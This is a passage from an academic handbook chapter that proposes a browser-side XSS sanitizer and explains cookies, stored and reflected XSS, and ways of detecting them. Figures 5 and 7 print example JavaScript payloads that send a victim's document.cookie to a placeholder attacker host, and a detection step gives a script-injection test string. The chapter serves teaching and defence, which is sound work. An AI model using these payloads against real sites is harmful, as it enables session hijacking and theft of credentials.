Handbook of Research on Securing Cloud-Based Databases with Biometric Applications

Ganesh Chandra Deka
Ministry of Labour and Employment, India

Sambit Bakshi
National Institute of Technology Rourkela, India

A volume in the Advances in Information Security, Privacy, and Ethics (AISPE) Book Series

Information Science REFERENCE
An Imprint of IGI Global

Managing Director: Lindsay Johnston
Acquisitions Editor: Kayla Wolfe
Production Editor: Christina Henning
Development Editor: Allison McGinniss
Typesetter: Kaitlyn Kulp
Cover Design: Jason Mull

Published in the United States of America by
Information Science Reference (an imprint of IGI Global)
701 E. Chocolate Avenue
Hershey PA, USA 17033
Tel: 717-533-8845
Fax: 717-533-8661
E-mail: cust@igi-global.com
Web site: http://www.igi-global.com

Library of Congress Cataloging-in-Publication Data

Handbook of research on securing cloud-based databases with biometric applications / Ganesh Chandra Deka and Sambit Bakshi, editors.
pages cm
Includes bibliographical references and index.
ISBN 978-1-4666-6559-0 (hardcover) -- ISBN 978-1-4666-6560-6 (ebook) -- ISBN 978-1-4666-6562-0 (print & perpetual access) 1. Biometric identification--Handbooks, manuals, etc. 2. Cloud computing--Security measures--Handbooks, manuals, etc. 3. Biometric identification--Research--Handbooks, manuals, etc. I. Deka, Ganesh Chandra, 1969- editor. II. Bakshi, Sambit, 1987- editor.
TK7882.B56H365 2015
005.8--dc23
2014029334

This book is published in the IGI Global book series Advances in Information Security, Privacy, and Ethics (AISPE) (ISSN: 1948-9730; eISSN: 1948-9749)

British Cataloguing in Publication Data
A Cataloguing in Publication record for this book is available from the British Library.

Chapter 8
BDS:
Browser Dependent XSS Sanitizer

Shashank Gupta
National Institute of Technology Kurukshtra, India

B. B. Gupta
National Institute of Technology Kurukshtra, India

ABSTRACT

Cross-Site Scripting (XSS) attack is a vulnerability on the client-side browser that is caused by the improper sanitization of the user input embedded in the Web pages. Researchers in the past had proposed various types of defensive strategies, vulnerability scanners, etc., but still XSS flaws remains in the Web applications due to inadequate understanding and implementation of various defensive tools and strategies. Therefore, in this chapter, the authors propose a security model called Browser Dependent XSS Sanitizer (BDS) on the client-side Web browser for eliminating the effect of XSS vulnerability. Various earlier client-side solutions degrade the performance on the Web browser side. But in this chapter, the authors use a three-step approach to bypass the XSS attack without degrading much of the user's Web browsing experience. While auditing the experiments, this approach is capable of preventing the XSS attacks on various modern Web browsers.

INTRODUCTION

In the recent times of World Wide Web (WWW), static web pages were used on the web server side for responding the request of various users. As the name signifies the sense, these web pages generally provides the content in response web page as it is stored on a web server. These web pages are suitable for such type of content that rarely or never needs to be updated. Though, static web pages had no major security concerns. However preserving large amount of static web pages on the web server side is unfeasible without automated tools. Therefore the performance of the web server with static web pages becomes a bottleneck.

On the other hand, in order to increase the readability and enhancement of the web page, the web application comes into the era of dynamic web pages. These web pages are designed in such a way to meet the personalized and up to date information to the client. Dynamic web pages generally provide the web content in a response web page

DOI: 10.4018/978-1-4666-6559-0.ch008

based on the user supplied input. Client's web browser sends the HTTP request by initiating an interaction with the web server. The web server will collect the data from various resources and assembled into one web page and finally transmit it to the web browser. There are many tools (like bulletin boards, search engines, login forms etc) available in the dynamic web pages which demands the interaction between the web server and user.

Apart from these useful features of dynamic web pages, these web pages also allow the attackers to embed the malicious code as well. When such types of malicious codes are executed by web browser, then the user has to compromise various types of credential resources (e.g. cookie, credit card numbers etc.). In the present era, the modern dynamic web application assures the security of some of the important credentials of a user (like user-id and password). However, there are some other sensitive credentials (e.g. cookies) which are the best possible targets for the attackers. If such credentials are compromised by an attacker, then he can simply hijack the victim's session, access the confidential resources of its web application etc.

Cross-Site Scripting (XSS) (Alfaro et al., 2007) is one of such vulnerability which is generally caused by the improper sanitization of user input. The web server processes the information without checking for the vulnerable code injected in it and displays this vulnerable content in the web page and sends it the web browser. The web browser executes this vulnerable code and transfers its credential resources to the attacker's domain. The main goal of XSS attack is to steal the cookies of the victim's web browser and redirect it to the attacker's web application. Later on the attacker can use this cookie to access the sensitive resources of the web application of victim.


Hyper Text Transfer Protocol (HTTP) (Gourley et al., 2002) is a client/server based internet protocol which is generally used for information exchange between the client and server. Although, it is a stateless protocol, therefore it does not store any information regarding the session initiated by the client and web server. It also does not guarantee that the HTTP requests and corresponding HTTP responses are shared by the same user or not. Therefore this protocol cannot prove the authenticity of the user using the internet. To overcome this problem, cookies comes into picture, which are simply text files generated on the web server side.

Cookie is generally shared between the web browser and web server. The main goal of sharing the cookie file between the web server and web browser is to maintain the continuity between them. The web applications generally use cookies to provide a mechanism for creating state full HTTP sessions. The cookies are supported by nearly all up to date web browsers and therefore allow for a greater flexibility in how user sessions are maintained by the web applications. For web applications that need authentication, they frequently use cookies to store the session Ids (Kristol, 2000) and then pass the cookies to the users after they have been authenticated. The cookies are stored in the user's web browser. The web browser returns the cookies every time it needs to reconnect as a part of an active session and then the web application associates the cookies with the user. The following Figure 1 shows the scenario of cookie sharing between the web browser and web server.

The following are the steps of interaction between client's web browser and server for exchanging HTTP request and response messages:-

1. In most of the cases whenever a client wants to access the resources of web application, the first step is to submit a user-id and password through web browser to the web server of a particular web application.
2. On the server side, the web server will perform the necessary check on the received user-id and password. If check passes, then the server will generate a cookie file along with the response web page, otherwise not.

Figure 1. Cookie file sharing between the Web browser and Web server



The server will also store the corresponding cookie file on its database for further checking.


3. On receiving the cookie file by the web browser, the web browser simply store its cookie file in its cookie repository. Since the client's web browser has come across its requested web page of the web application, therefore whenever, client wants to access the resources of web application; the web browser has to simple request a web page from the web server of the web application. Note that the web browser's has to transmit the request with the last received latest cookie file, so that web server will recognize that the request has come from the authenticated client's web browser.
4. On the reception of a request along with cookie file by the web server, the web server will perform a necessary check on the cookie file from its stored cookie database. If the contents of the cookie file will match, then the web server will reply to the web browser with a response web page appended with a new or the same cookie file. So by this way the client's web browser has proved its authenticity with the help of a cookie file.

Now each time, whenever client's web browser request the web page from the web server of web application, the web browser has to simply append its request with the corresponding cookie file and send it to the server. The server will compare the received cookie file with the stored one. Based on this comparison the server decides whether to reply with the response web page or not. Note that each time server replies with a response web page with a new or same cookie file. So this is clear that HTTP request and response messages are always appended with the cookie file.

On the other hand, cookie file requires a high level of defense when exchanging between the web browser and web server. As the cookies can be able to equally identify and authenticate the users, this makes the cookies a very appealing target for attackers. In lots of cases, the attacker who can acquire legitimate cookies of the user session can use them to directly enter that session. By means of the cookies of the user in hand, the attacker can mimic the user and then acts instead of that user, and interacts with the web application. Therefore, cookie files are the finest probable target for the attackers. If such sensitive resource (cookie) is grabbed by an attacker, then an attacker can simple perform a session hijack on your account of web application, access the sensitive resources (like credit card numbers etc.) of web applications etc.

Since cookies are clearly transferred onto the network using HTTP protocol. One way is to protect the cookies by simply perform the encryption using secure protocols (like HTTPs). But this obsolete technique simply shields the cookies on the network. It cannot defend the cookies on the web browser. One of the most well known vulnerability i.e. Cross-Site Scripting Vulnerability (XSS), whose main target is to steal the cookies from the web browser side. Still in the modern era of World Wide Web (WWW), 85% of the web applications are still vulnerable to this XSS Attack. According to the survey (OWASP, 2013) done by the Open Web Application Security Project (OWASP) in 2013, XSS attack is the third most top vulnerability among the top ten Vulnerable threats which is as shown in the Figure 2.


Figure 2. OWASP top ten vulnerable projects in year 2013



Cross-Site Scripting attacks (XSS attacks for short) (Alfaro et al., 2007) are such type of attacks against web applications in which an attacker gets control of the user's browser in order to run a malicious script (usually an HTML/Java Script Code) within the perspective of trust of the web application's site. Therefore XSS attacks are the attacks against the web applications which generally occur due to the improper sanitization of user input. The main goal of this vulnerability is to steal the victim's web browser sensitive resources (e.g. cookies) by injecting a poorly written java script code. Now a day's web applications are developed using advanced HTML and java script tags. The obsolete method of bye-passing the XSS attack is to simply disable the scripting languages on the client's web browser side. However by doing this, user has to compromise with the enhancement and readability of the web page.

Figure 3 is an architecture (Gupta et al., 2012) which shows the sequence of steps of exploiting the XSS vulnerability by an attacker.

Figure 3. Steps of exploitation of XSS vulnerability



The above architecture contains three useful commodities i.e. Attacker Domain, Victim Domain and Vulnerable Web Application. Here are some sequences of steps which will explain the above architecture:

1. Firstly the attacker has found that the corresponding web application is vulnerable to XSS Attack. Therefore the attacker has posted a malicious java script Code on the vulnerable web application whose function is to steal the cookies of the victim's account session.
2. Secondly, the victim logs into the vulnerable web application by giving the user-id and password. As a result, the web server of web application will generate and transfer the cookie of that particular session to victim's browser.
3. In the third step, the victim browses the vulnerable web application and clicks on the link posted by an attacker.
4. In the fourth step, the Java Script Interpreter of the victim's browser gets invoked and transfers the cookies of the victim's account session to the attacker's domain.

Now lastly, these cookies will be utilized by the attacker to get into the account of victim. XSS attack normally occurs in dynamic web applications which require input from the user side. Generally three types of parties are involved in XSS attack i.e. Attacker web application, Victim web application and the Victim's web browser. There are two types of XSS attacks i.e. Persistent XSS Attack (also known as Stored XSS Attack) and Non-Persistent Attack (also known as Reflected XSS Attack).

PERSISTENT XSS ATTACK

This type of XSS attack can be generally seen in those areas of web applications where users are allowed to input HTML code (e.g. in online message boards). Therefore this class of XSS attack persistently stores the malicious java script code on the web application.

These are such attacks where the injected script is permanently stored on the target servers, such as in a database, in a message forum, visitor log, comment field, etc. The victim then retrieves the malicious script from the server when it requests the stored information. The following are the steps for exploitation of Persistent XSS Attack:

1. Initially, the attacker logs onto the victim's web application and post a malicious java script code (shown in the Figure 5) (Alfaro et al., 2007) successfully.
2. Meanwhile the victim logs onto its own web application through web browser by submitting a user-id and password to the web server. The web server of victim's web application in response sends a response web page along with a cookie file. The cookie file is now stored on the victim's web browser database.
3. Somehow the victim's web browser clicks on the malicious link posted by the attacker in Step 1. As a result the java script interpreter gets invoked on the victim's web browser side. The malicious java script code gets executed by the java script interpreter and finally cookies associated with the victim's web browser will get transferred to the attacker's domain.

NON-PERSISTENT XSS ATTACK

These are such type of attacks where the malicious java script code is reflected back to the victim's web server in the form of an error message, result of search engines in web applications or any other response web page or a message that includes some or all part of the input sent on the web server side. Therefore in this type of attack, there is no need

Figure 4. Steps of exploitation of persistent XSS vulnerability




Figure 5. Structure of malicious java script code for stored XSS attack

```
<HTML>
<title>STORED XSS ATTACK DEMO</title>
Click on the iImage <BR>
<img src="demo.jpg">
<script>
document.images[0].src=http://www.attacker.domain/demo.jpg?stolencookies=+document.cookie;
</script>
</HTML>
```

of storing the malicious java script code on the victim's web application. The Figure 6 shows an example scenario of exploiting the vulnerabilities of reflected XSS attack.

Here are the steps of exploiting the vulnerabilities of non-persistent XSS attack:-

1. Initially the victim will browse the attacker's web application through its web browser and clicks on the HTML link (shown in the Figure 7) (Alfaro et al., 2007) crafted on the attacker's web application.
2. By clicking on the link, the HTTP request containing the malicious java script code will be forwarded to the victim's web server.
3. Since the web server of the victim's web application does not contain the required resource (i.e. malicious java script code),

Figure 6. Steps of exploitation of non-persistent XSS vulnerability




Figure 7. Structure of malicious java script code for reflected XSS attack

```
<HTML>
<title>REFLECTED XSS ATTACK DEMO<title>
Click here to know about Reflected XSS Attack Demo
 <a href="http://www.victim.domain/
<script>\document.location=http://www.attacker.domain/demo.jpg?stolencookies=+document.cookie;\
</script>'>link</a>.
</HTML>
```

therefore it will return an error message containing the name of that resource to the victim's web browser.

4. On receiving the error message indicating the name of resource by the victim's web browser, the java script interpreter of the victim's web browser will get invoked and execute the malicious java script code on the victim's web browser.
5. Finally cookies associated with the victim's web browser will redirect to the attacker's domain.

BACKGROUND AND LITERATURE SURVEY

The researchers have focused on some issues related to Cross-Site Scripting (XSS) Attacks. The survey has been divided into two categories:


1. Detection of XSS Vulnerabilities.
2. XSS Defensive Techniques.

1. **Detection of XSS Vulnerabilities:** In recent survey authors (Singh et al, 2008) have

clearly mentioned the steps of determining whether a website is vulnerable to XSS attack or not. Following are the steps (shown in the Figure 8) of finding whether a website is prone to XSS attack or not.

a. Open a website from a web browser and browse for those areas of web application which demand input from client's web browser (or user) side. Such spots in web applications are login forms, bulletin boards, search fields, comments etc.
b. Now simply input any text (e.g. username or any keyword) into these spots and submit this text to the web server of the web application.

Figure 8. Steps to detect whether a website is vulnerable to XSS attack or not



c. After this moment, test the first condition which states that check the response web page of the web server for the same text or keyword which was supplied by the user. If the response web page contains the same keyword, then the web application can be declared as XSS vulnerable. On the other hand if the response web page does not contain any user supplied keyword then check for the second condition.

d. The second condition ask you to simply input any java script string (<script> "Hello"</script>) in the user supplied areas and submit this input string to the web server of the web application. After submitting this request to the web server of the web application, if the web server replies with a "Hello" message in the form of pop-up window, then your website is vulnerable to XSS attacks and if no such pop-up message displays, then check for the final condition.

e. The last condition states that simply search for the same input java script string (<script> "Hello"</script>) in the source code of the web application. If any part of the string is successfully found, then the web application is vulnerable to XSS attack.

In the recent survey a scheme (Lucca et al., 2004) had proposed which focus on detecting the vulnerabilities of XSS attacks by performing a static as well as dynamic source code analysis of the web applications. Static analysis of the source code of web applications was proposed to identify the possible vulnerabilities in web pages. On the other hand dynamic source code analysis was generally performed to discover the genuine vulnerabilities of web pages derived from static analysis. The authors had introduced a technique which is composed of Control Flow Graph (CFG) of information that is utilized by web server page. This graph consists of input and output nodes. Generally input nodes are those nodes related with the statements which collect the input data from a user submitted HTML forms, extracting the value of query string, cookies or any other source of input. Output nodes are related with those statements which generally perform write operation on a database field, files, cookie or displaying the output on the client web page. According to this method, a web server page is likely to be vulnerable if there exits an input message (possibly provided by the user), input node and output node such that all the CFG paths will leave the input node and enter into the output node. On the other hand, a web server page including an input message is safe if the output of the web page will not change with respect to the input message.

However this technique helps in investigating the only fixed spots of XSS attack vectors in the source code of web applications. However some of the vulnerable spots remain unnoticed by this technique. Moreover, this method also results in false positive warnings. For e.g. suppose a web server page extracts the input data from the user side and stores into its database. The static analysis of this technique somehow declares that this web page is potentially not safe. But later on some other web page reads this stored input data and incorporates this data in output web page in encoded form. As a result, now this output web page cannot be declared as a vulnerable.

